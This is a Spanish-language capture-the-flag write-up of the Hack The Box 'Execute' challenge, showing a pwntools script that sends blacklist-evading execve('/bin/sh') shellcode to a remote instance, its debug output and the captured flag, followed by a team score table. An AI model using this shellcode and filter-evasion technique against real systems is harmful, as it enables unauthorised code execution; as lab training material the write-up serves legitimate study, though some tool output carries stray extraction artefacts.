
    setup();

    puts("Hey, just because I am hungry doesn't mean I'll execute everything");

    int size = read(0, buf, 60);

    if(!check(blacklist, buf, size, strlen(blacklist))) {
        puts("Hehe, told you... won't accept everything");
        exit(1337);
    }
}
```

Además vemos que el archivo ejecutable tiene el NX deshabilitado por lo que parece que se puede obtener un Remote Code Execution lo cual es perfecto ya que podemos ejecutar un shellcode que abra una terminal como /bin/sh para poder leer el archivo de *flag.txt*.



The terminal window shows the command `pwn checksec execute` being run. The output is:

```
(kali㉿kali)-[~/hack7/pwn_execute]
$ vim execute.c
(kali㉿kali)-[~/hack7/pwn_execute]
$ pwn checksec execute
[*] '/home/kali/hack7/pwn_execute/execute'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:     PIE enabled
    Stack:    Executable
    RWX:     Has RWX segments
    SHSTK:   Enabled
    IBT:     Enabled
    Stripped: No
```

Con el NX deshabilitado, podremos insertar un shellcode directamente como entrada, y se va a ejecutar en la pila. No existen validaciones adicionales, defensas ni elementos que detengan esto. Sabiendo esto, el plan es crear un shellcode que no utiliza ninguno de los bytes en el *blacklist* y que abra /bin/sh.

Generamos el siguiente archivo de python que tiene como función conectarse a la instancia que se desea atacar, recibir el código ensamblador, convertirlo en shellcode, validar que no contenga los bytes en el blacklist y finalmente enviar el shellcode (exploit) a la instancia del servidor.

```
1 from pwn import *
2
3 exe = './execute'
4 elf = context.binary = ELF(exe, checksec=True)
5 context.log_level = 'DEBUG'
6 # sh = process(exe)
7 sh = remote('94.237.59.180', 43676)
8
9 blacklist = b"\x3b\x54\x62\x69\x6e\x73\x68\xf6\xd2\xc0\x5f\xc9\x66\x6c\x61\x67"
10
11 shellcode = '''
12 mov rax, 0x2a2a2a2a2a2a2a2a
13 push rax
14
15 mov rax, 0x2a2a2a2a2a2a2a2a ^ 0x68732f6e69622f
16 xor [rsp], rax
17 mov rdi, rsp
18
19 push 0x0
20 pop rsi
21 push 0x0
22 pop rdx
23
24 push 0x3a
25 pop rax
26 add al, 0x1
27 syscall
28 '''
29 sc = asm(shellcode)
30 for byte in sc:
31     if byte in blacklist:
32         print(f'BAD BYTE → 0x{byte:02x}')
33         print(f'ASCII → {chr(byte)}')
34 sh.sendline(sc)
35 sh.interactive()
36
```

Aquí podemos ver el archivo de python *check.py*.

En cuanto al shellcode, utilizamos algunas técnicas para eliminar los bytes no deseados.

- Primero, todos los caracteres de /bin/sh estaban en el blacklist por lo que tuvimos que hacer un xor entre el valor arbitrario 0x2a2a2a2a2a2a2a2a y 0x68732f6e69622f (que representa /bin/sh). Utilizamos el valor arbitrario ya que este fue el primero que

encontramos que al ejecutar xor con la representación hexadecimal de /bin/sh no resultaba en un valor nuevo que contenía alguno de los elementos en el blacklist. Inicialmente, introducimos el valor arbitrario a la pila y ahora lo utilizamos para devolver el resultado del xor devuelta a /bin/sh.

- Después cuando queremos poner en 0 el rsi y rdx para tener en 0 los argumentos y variables de ambiente, utilizamos xor (ej. xor rsi, rsi), haciendo esto, igual se usan valores en el blacklist o nulos por lo que hicimos un push de 0x0 a pula y luego pop a rsi y rdx eliminando los valores no deseados.
- Finalmente ya que 0x3b estaba en el blacklist y lo ocupamos para realizar el syscall adecuado, decidimos utilizar 0x3a y agregarlo 1 para que sea el valor que necesitamos. Utilizamos el registro ax para esto sumando el 1 solamente al al.

```
1 shellcode = '''
2 mov rax, 0x2a2a2a2a2a2a2a2a
3 push rax
4
5 mov rax, 0x2a2a2a2a2a2a2a2a ^ 0x68732f6e69622f
6 xor [rsp], rax
7 mov rdi, rsp
8
9 push 0x0
0 pop rsi
1 push 0x0
2 pop rdx
3
4 push 0x3a
5 pop rax
6 add al, 0x1
7 syscall
8'''
```

Creamos este código ensamblador que tiene un shellcode que omite valores que puedan afectar su ejecución como valores nulos y lo valores en el blacklist por lo que se va a poder ejecutar.

Finalmente ejecutamos check.py para enviar el shellcode como entrada a `execute` para que lo ejecute y nos de acceso a /bin/sh de la instancia que deseamos atacar. Ejecutamos el comando `python3 check.py`.

```

[DEBUG] /usr/bin/x86_64-linux-gnu-as -64 -o /tmp/pwn-asm-n8n_tf4e/step2 /tmp/pwn-asm-n8n_tf4e/step1
[DEBUG] /usr/bin/x86_64-linux-gnu-objcopy -j .shellcode -Obinary /tmp/pwn-asm-n8n_tf4e/step3 /tmp/pwn-asm-n8n_tf4e/step4
[DEBUG] Sent 0x2a bytes:
00000000  48 b8 2a 2a 2a 2a 2a 2a 2a 2a 50 48 b8 05 48 43 |H.*|****|**PH|..HC|
00000010  44 05 59 42 2a 48 31 04 24 48 89 e7 6a 00 5e 6a |D.YB|*H1.|$H..j.^j|
00000020  00 5a 6a 3a 58 04 01 0f 05 0a AlexZander           |.Zj:X...|.|
0000002a  36 Days

[*] Switching to interactive mode
[DEBUG] Received 0x43 bytes:
b"Hey, just because I am hungry doesn't mean I'll execute everything\n"
Hey, just because I am hungry doesn't mean I'll execute everything
$ 

```

Podemos ver que el shellcode se ha mandado exitosamente y ya tenemos acceso a la línea de comandos. Ejecutamos `cat flag.txt` para finalmente poder ver los contenidos de `flag.txt` de la instancia. Obtenemos el flag.

```

[*] Switching to interactive mode
[DEBUG] Received 0x43 bytes:
b"Hey, just because I am hungry doesn't mean I'll execute everything\n"
Hey, just because I am hungry doesn't mean I'll execute everything
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x21 bytes:
b'HTB{wr1t1ng_sh3llc0d3_1s_s0_c00l}'*
HTB{wr1t1ng_sh3llc0d3_1s_s0_c00l}$ 

```

Herramientas

- PWNTools (Python)
- Pwn
- Cat

Debilidad (CWE)

CWE-119: Improper Restriction of Operations within the Bounds of a Memory Buffer

Patrón de Ataque (CAPEC)

CAPEC-100: Overflow Buffers

Bandera

HTB{wr1t1ng_sh3llc0d3_1s_s0_c00l}

Tabla de Resumen de Retos

Reto	Kevin Chang	Leonardo Céspedes	Fecha
You Know 0xDiablos	-	20pts	15/09/24
Neonify	20pts	20pts	16/09/24
Jscalc	-	20pts	27/09/24
Behind the Scenes	10pts	-	6/10/24
Bypass	20pts	-	7/10/24
Spooky Licence	-	20pts	11/10/24
PDFy	30pts	-	27/10/24
Execute	20pts	20pts	5/11/24
Total Conjunto	160pts	160pts	-

Gantt Chart del Proceso

